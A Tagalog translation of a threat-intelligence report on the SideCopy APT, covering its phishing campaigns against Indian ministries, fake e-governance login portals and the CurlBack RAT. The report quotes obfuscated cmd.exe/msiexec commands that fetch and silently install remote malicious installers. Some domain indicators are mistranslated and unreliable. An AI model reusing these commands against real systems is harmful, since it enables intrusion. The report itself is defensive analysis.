
Seqrite Natuklasan ng pangkat ng Labs APT ang mga bagong taktika ng SideCopy APT na may kaugnayan sa Pakistan na ipinatupad simula noong huling linggo ng Disyembre 2024. Pinalawak ng grupo ang saklaw nito ng pag-target na higit pa sa gobyerno ng India, depensa, sektor ng maritima, at mga mag-aaral sa unibersidad upang maisama na ngayon ang mga entidad sa ilalim ng mga ministeryo ng riles, langis at gas, at mga ugnayang panlabas. Isang kapansin-pansing pagbabago sa mga kamakailang kampanya ay ang paglipat mula sa paggamit ng mga HTML Application (HTA) file patungo sa pag-aampon ng mga pakete ng Microsoft Installer (MSI) bilang pangunahing mekanismo ng pag-aayos.
Patuloy na binabago ng mga aktor ng banta ang kanilang mga taktika upang maiwasan ang pagtuklas, at ang pagbabagong ito ay hinihimok ng kanilang patuloy na paggamit ng DLL side-loading at multi-platform intrusions. Isinasama rin sa ebolusyong ito ang mga pamamaraan tulad ng reflective loading at muling paggamit ng mga open-source tool tulad ng Xeno RAT at Spark RAT, kasunod ng trend nito sa Async RAT upang mapalawak ang mga kakayahan nito. Bukod pa rito, isang bagong payload na tinatawag na CurlBack RAT ang natukoy na nagrerehistro sa biktima sa C2 server.
Key Findings
- Ang mga username na nauugnay sa mga email ID ng attacker ay nagpapanggap bilang isang miyembro ng tauhan ng gobyerno na may background sa cyber security, na gumagamit ng mga nakompromisong ID.
- Ang isang pekeng domain na ginagaya ang isang serbisyo ng e-governance, na may bukas na direktoryo, ay ginagamit upang mag-host ng mga payload at kredensyal na phishing login page.
- Labintatlong sub-domain at URL ang nagho-host ng mga pahina sa pag-log in para sa iba't ibang Serbisyo ng RTS para sa maramihang City Municipal Corporations (CMC), lahat sa estado ng Maharashtra.
- Ang opisyal na domain ng National Hydrology Project (NHP), sa ilalim ng Ministry of Water Resources, ay nakompromiso upang maghatid ng mga malisyosong payload.
- Mga bagong taktika gaya ng reflective loading at AES decryption ng resource section sa pamamagitan ng PowerShell para mag-deploy ng custom na bersyon ng C#-based open-source tool na XenoRAT.
- Ang isang binagong variant ng Golang-based open-source tool na SparkRAT, ay nagta-target sa mga platform ng Linux, ay na-deploy sa pamamagitan ng parehong stager dating ginamit para sa Poseidon at Ares RAT payloads.
- Ang isang bagong RAT na tinatawag na CurlBack na gumagamit ng DLL side-loading technique ay ginagamit. Nirerehistro nito ang biktima sa C2 server sa pamamagitan ng UUID at sinusuportahan ang paglilipat ng file gamit ang curl.
- Ang mga kampanyang may temang honey-trap ay na-obserbahan noong Enero 2025 at Hunyo 2024, kasabay ng pag-aresto sa isang empleyado ng gobyerno na inakusahan ng pag-leak ng sensitibong data sa isang Pakistani handler.
- Ang dating nakompromisong portal ng edukasyon na nakita noong Ago 2024, ay naging aktibo muli noong Pebrero 2025 na may mga bagong URL na nagta-target sa mga mag-aaral sa unibersidad. Gumagamit ang mga ito ng tatlong magkakaibang tema: "Pagbabago ng Klima", "Trabaho sa Pananaliksik", at "Propesyonal" (Maaaring tingnan ang kumpletong pagsusuri sa recording dito, na nagpapaliwanag ng anim na magkakaibang kumpol ng SideCopy APT).
- Ang pangunahing grupo ng SideCopy, APT36, ay naka-target sa Afghanistan pagkatapos ng mahabang panahon na may isang tema na nauugnay sa Office of the Prisoners Administration (OPA) sa ilalim ng Islamic Emirate of Afghanistan. Ang isang kamakailang kampanya na nagta-target sa mga system ng Linux na may temang "Pagbuo ng Pamumuno para sa Mga Digmaan sa Hinaharap" ay nagsasangkot ng mga stager na naka-encrypt ng AES/RC4 upang i-drop ang tool na MeshAgent RMM.
Mga target na sektor sa ilalim ng Indian Ministry
- Riles
- Langis at Gas
- Panlabas na Kagawad
- Tanggulan
Mga Email sa Phishing

Ang kampanyang nagta-target sa mga nilalang ng sektor ng Depensa na may email na phishing na may petsang 13 Enero 2025, na may paksang "Iskedyul ng pag-update para sa NDC 65 gaya ng tinalakay". Ang email ay naglalaman ng isang link upang i-download ang isang file na pinangalanang "NDC65-Updated-Schedule.pdf" upang akitin ang target.

Ang pangalawang email sa phishing na ipinadala noong Enero 15, 2025 na may paksang "Pag-update ng patakaran para sa course.txt na ito", ay naglalaman din ng isang link ng phishing. Nagmula ang email na ito sa isang mukhang opisyal na email ID na malamang na nakompromiso. Ang National Defense College (NDC) ay isang instituto ng pagsasanay sa serbisyo sa pagtatanggol para sa estratehiko at pagsasanay ng Pambansang Seguridad na matatagpuan sa Delhi, na nagpapatakbo sa ilalim ng Ministri ng Depensa, India.

Ang email address ng attacker na “gsosystems-ndc@outlook[.]com”, ay ginawa noong 10 Enero 2025 sa UAE at huling nakitang aktibo noong Pebrero 28, 2025. Ang OSINT ay nagpapakita ng kaparehong hitsura ng email ID na “gsosystems.ndc-mod@nic[.]in” na pagmamay-ari ng National Informatics Center (NIC), isang departamento at Information Technology (NIC), isang departamento sa ilalim ng Ministry of Electronics. Ang username na naka-link sa email ng attacker ay nagpapanggap bilang isang miyembro ng tauhan ng gobyerno na may background sa cyber security.
Mga Dokumento ng Decoy

Ang decoy ay nauugnay sa National Defense College (NDC) sa India at naglalaman ng Annual Training Calendar (Study & Activities) para sa taong 2025 para sa 65th Course (NDC-65). Matatagpuan sa New Delhi, ito ang instituto ng pagsasanay sa serbisyo sa pagtatanggol at pinakamataas na upuan ng estratehikong pag-aaral para sa mga opisyal ng Serbisyo ng Pagtatanggol (Indian Armed Forces) at ng Mga Serbisyong Sibil, na lahat ay tumatakbo sa ilalim ng Ministri ng Depensa, India.
OpenDir at CredPhish

Ang isang pekeng domain na nagpapanggap sa mga serbisyo ng portal ng e-Governance ay ginamit upang isagawa ang kampanyang nagta-target sa mga entidad ng tren. Ginawa ang domain na ito noong Hunyo 16, 2023 at nagtatampok ng bukas na direktoryo na nagho-host ng maraming file, na natukoy sa panahon ng pagsisiyasat.

May kabuuang 13 sub-domain ang natukoy, na nagsisilbing login portal para sa iba't ibang system tulad ng:
- Webmail
- Sistema ng Pamamahala ng Tangke ng Kaligtasan
- Payroll System
- Itakda ang Awtoridad
Malamang na ginagamit ang mga ito para sa kredensyal na phishing, na aktibong nagpapanggap bilang maraming lehitimong portal ng gobyerno mula noong nakaraang taon. Ang mga pahina sa pag-login na ito ay karaniwang nauugnay sa Mga Serbisyo ng RTS (Right to Public Services Act) at tumutugon sa iba't ibang City Municipal Corporations (CMC). Ang lahat ng mga pekeng portal na ito ay nabibilang sa mga lungsod na matatagpuan sa loob ng estado ng Maharashtra:
- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar
Inililista ng sumusunod na talahanayan ang mga natukoy na sub-domain at ang mga petsa kung kailan sila unang naobserbahan:
| Mga sub-domain | Unang Nakita |
| gadchiroli.egovservice[.]in | 2024-12-16 |
| pen.egovservice[.]in | 2024-11-27 |
| cpcontacts.egovservice[.]sa
cpanel.egovservice[.]in webdisk.egovservice[.]sa cpcalendars.egovservice[.]in webmail.egovservice[.]sa |
2024-01-03 |
| dss.egovservice[.]in
cmc.egovservice[.]in |
2023-11-03 |
| mail.egovservice[.]in | 2023-10-13 |
| pakola.egovservice[.]in
pakora.egovservice[.]in |
2023-07-23 |
| serbisyong egov[.]sa | 2023-06-16 |

Ang lahat ng domain na ito ay mayroong sumusunod na kasaysayan ng DNS na pangunahing nakarehistro sa ilalim ng AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). Ito ay nagpapahiwatig ng isang posibleng coordinated na imprastraktura na naka-set up upang magpanggap bilang mga lehitimong serbisyo at mangolekta ng mga kredensyal mula sa mga hindi pinaghihinalaang user.
Ang karagdagang pagsisiyasat sa bukas na direktoryo ay nagsiwalat ng mga karagdagang URL na nauugnay sa pekeng domain. Ang mga URL na ito ay malamang na naghahatid ng mga katulad na layunin ng phishing at nagho-host ng karagdagang decoy na nilalaman.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Cluster-A
Ang unang kumpol ng mga operasyon ng SideCopy ay nagpapakita ng isang sopistikadong diskarte sa pamamagitan ng sabay na pag-target sa parehong Windows at Linux na mga kapaligiran. Ang mga bagong remote access trojans (RATs) ay idinagdag sa kanilang arsenal, na nagpapahusay sa kanilang kakayahan na epektibong ikompromiso ang magkakaibang sistema.
Windows

Ang link ng email na spear-phishing ay nagda-download ng archive file, na naglalaman ng double extension (.pdf.lnk) shortcut. Naka-host ang mga ito sa mga domain na mukhang lehitimo:

| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |

| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |

Ang shortcut ay nagti-trigger sa cmd.exe gamit ang mga argumento na gumagamit ng mga escape character (^) upang maiwasan ang pagtuklas at mabawasan ang pagiging madaling mabasa. Isang bagong machine ID na "dv-kevin" ang makikita sa mga file na ito dahil karaniwan nating nakikita ang prefix na "desktop-" sa lugar nito.
Ginagamit ang Utility msiexec.exe para sa pag-install ng mga MSI packages na naka-host nang malayuan. Gumagamit ito ng quiet mode flag na may switch sa pag-install.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o ^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^ g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |

Ang unang domain ay ginagaya ang isang pekeng e-governance site na nakikita gamit ang bukas na direktoryo, habang ang pangalawa ay isang nakompromisong domain na pagmamay-ari ng opisyal na National Hydrology Project, isang entity sa ilalim ng Ministry of Water Resources. Ang MSI ay naglalaman ng isang .NET executable ConsoleApp1.exe na naglalabas ng maraming PE file na naka-base64 encode. Una, ang decoy document ay itinatapon sa Public directory at binubuksan, habang ang natitirang PE file ay itinatapon sa ' C:\ProgramData\LavaSoft\ '. Kabilang sa mga ito ang dalawang DLL:
- Lehitimong DLL: Sampeose.dll
- Nakakahamak na DLL: DUI70.dll, kinilala bilang CurlBack RAT.
CurlBack RAT

Isang nilagdaang Windows binary girbesre.exe na may orihinal na pangalang CameraSettingsUIHost.exe ang itinapon sa tabi ng mga DLL. Sa oras ng pagpapatupad, iko-sideload ng EXE ang malisyosong DLL. Nakakamit ang persistence sa pamamagitan ng pag-drop ng HTA script ( svnides.hta ) na lumilikha ng Run registry key para sa EXE. Dalawang magkaibang malisyosong sample ng DLL ang natagpuan, na may mga timestamp ng compilation na 2024-12-24 at 2024-12-30.


Unang sinusuri ng CurlBack RAT ang tugon ng isang partikular na URL gamit ang command na '/antivmcommand'. Kung ang tugon ay "naka-on", ito ay magpapatuloy, kung hindi, ito ay magwawakas sa sarili at sa gayon ay mapanatili ang isang tseke. Kinokolekta nito ang impormasyon ng system, at anumang konektadong USB device gamit ang registry key:
- "SYSTEM\\ControlSet001\\Enum\\USBSTOR"

Ang mga display na konektado at tumatakbong mga proseso ay binibilang upang suriin ang explorer, msedge, chrome, notepad, taskmgr, mga serbisyo, tagapagtanggol, at mga setting.

Susunod, bubuo ito ng UUID para sa pagpaparehistro ng kliyente sa C2 server. Ang ID na nabuo ay ilalagay sa “ C:\Users\<username>\.client_id.txt” kasama ang username.
Bago magparehistro gamit ang ID, ang persistence ay inaayos sa pamamagitan ng naka-iskedyul na gawain na may pangalang " OneDrive " para sa lehitimong binary, na makikita sa lokasyon: " C:\Windows\System32\Tasks\OneDrive ".
Ang mga binaliktad na string ay idinagdag sa C2 domain at ang layunin ng mga ito:
| Pisi | Pag-andar |
| /retsiger/ | Irehistro ang kliyente sa C2 |
| /sdnammoc/ | Kunin ang mga utos mula sa C2 |
| /taebtraeh/ | Regular na suriin ang koneksyon sa C2 |
| /stluser/ | Mag-upload ng mga resulta sa C2 |
Sa sandaling nakarehistro, ang koneksyon ay pinananatiling buhay upang makuha ang anumang mga utos na ibinalik sa tugon.

Kung ang tugon ay naglalaman ng anumang halaga, kinukuha nito ang kasalukuyang timestamp at ipapatupad ang isa sa mga sumusunod na C2 command:
| Utos | Pag-andar |
| info | Ipunin ang impormasyon ng system |
| download | Mag-download ng mga file mula sa host |
| pagtitiyaga | Baguhin ang mga setting ng pagtitiyaga |
| tumakbo | Magsagawa ng mga di-makatwirang utos |
| kunin | I-extract ang data mula sa system |
| pahintulot | Suriin at itaas ang mga pribilehiyo |
| gumagamit | Magbilang ng mga account ng gumagamit |
| cmd | Magsagawa ng mga pagpapatakbo ng command-line |


Kasama sa iba pang mga pangunahing function ang pagkuha ng mga detalye ng user at host, pagkuha ng mga archive file, at paggawa ng mga gawain. Ipinapakita ng mga string at code na ang CURL sa loob ng nakakahamak na DLL ay naroroon upang magbilang at maglipat ng iba't ibang mga format ng file:
- Mga file ng larawan: GIF, JPEG, JPG, SVG
- Mga text file: TXT, HTML, PDF, XML
